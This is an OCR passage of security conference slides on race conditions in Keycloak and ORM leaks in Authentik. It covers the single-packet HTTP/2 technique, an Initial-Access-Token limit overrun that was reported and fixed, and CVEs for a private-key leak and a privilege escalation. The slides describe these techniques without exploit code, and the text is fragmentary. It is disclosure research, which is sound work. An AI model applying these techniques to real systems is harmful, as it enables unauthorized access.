

LET’S RACE AGAINST USER CREATION

Can we gain unauthorized access? - Debug



Debugger Breakpoint - Database status

Racing user creation - Lost



Single packet – Register & Login Requests

“LOSING” THE RACE - A LEARNING OPPORTUNITY

A Learning Opportunity - Avoiding Race Conditions


- Using:
  - Debugger Breakpoints
  - Activate ORM logs (Hibernate)
- The (Missing piece) Reason

Avoiding Race Conditions - ORM logs

ORM logs

Auto-Commit (disabled) -> Using Transactions

- Transaction - Database state is updated (or not) in “one shot”


"WITH RACE CONDITIONS, EVERYTHING IS MULTI-STEP"

"WITH RACE CONDITIONS, EVERYTHING IS MULTI-STEP", **WELL, SOMETIMES :)**

Keycloak - Initial-Access-Token - Limit Overrun Demo

Part 1 - Agenda

- Part 1 – Keycloak Research & Web Race-Conditions
  - Technical Background
  - Web Race Conditions
  - The Single-Packet Attack (Technique) & HTTP2
  - Evaluation on Keycloak
    - Everything Is Multi-Step
    - **Demo - IAT Limit Overrun**


Part 2 – Authentik Research & ORM Leaks

Keycloak Initial-Access-Token Limit Overrun - Demo Background

- Admin creates an API token (for developers)
  Limit the number of clients (i.e. max = 2)
- Send the API Token to the developer


The developer uses this token to create applications (clients) in Keycloak

The token's "Remaining count" is updated




IAT-Token Creation

Keycloak Initial-Access-Token Limit Overrun - Demo



Keycloak Initial-Access-Token Limit Overrun - Result



IAT-Token (Exploited)

- Reported the issue to the Keycloak team - Confirmed, public (issues/27294), fixed.

Keycloak Research – Takeaways

- HTTP
  - HTTP request processing isn’t atomic
  - HTTP/2 - Is Binary, Using Frames and Streams
- The single-packet attack can be used to test web applications for race conditions
- The same system can include overlooked areas for race conditions

Part 1 Conclusion & Keycloak - BlogPost

"You Can't Always Win Racing the (Key)cloak"

- Key Sections:
  - LDAP (Injections, Fuzzing)
  - Web Race Conditions - Success and Failure
  - CVE-2024-1722 - Denial-of-Service (DoS)

https://www.cyberark.com/resources/threat-research-blog/you-cant-always-win-racing-the-keycloak

Keycloak Blog

Part 2 – Authentik Research & ORM Leaks

Part 2 - Agenda

- Part 1 - Keycloak Research & Web Race-Conditions
- Part 2 - Authentik Research & ORM Leaks
  - **Technical Background (Object Relational Mappers)**
  - Private Key Information Leak (CVE-2024-42490) & ORM Leaks
  - Authentik Privilege Escalation (CVE-2024-37905) & Demo

Object Relational Mappers (ORMs)

- A Programming Technique
- Work with (relational) databases using an OOP language.
- Manage data without writing SQL queries.

- Models define the **structure** of stored data


```python
from django.db import models


class Person(models.Model):
    first_name = models.CharField(max_length=30)
    last_name = models.CharField(max_length=30)
```

Example Django Model Declaration

New Target - Authentik

- Open-Source IdP / IAM
- Maintained by goauthentik.io
- GitHub Stars: 15.5 k
- Shodan: ~4k internet-facing systems (Authentik Shodan Search)

- Note: “Authentik is a Django project” (Authentik docs).



Authentik Login Screen

Sensitive Information Leak (CVE-2024-42490)

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  - **Private Key Information Leak (CVE-2024-42490) & ORM Leaks**
  - Authentik Privilege Escalation (CVE-2024-37905) & Demo

Certificates in Authentik (Background)

- Certificates


  (stored on the Authentik database)

  Authentik Web Server (HTTPS)

  Sign **OAuth2** tokens (Identity provider Config)


Certificate

Certificates Management (Authentik)

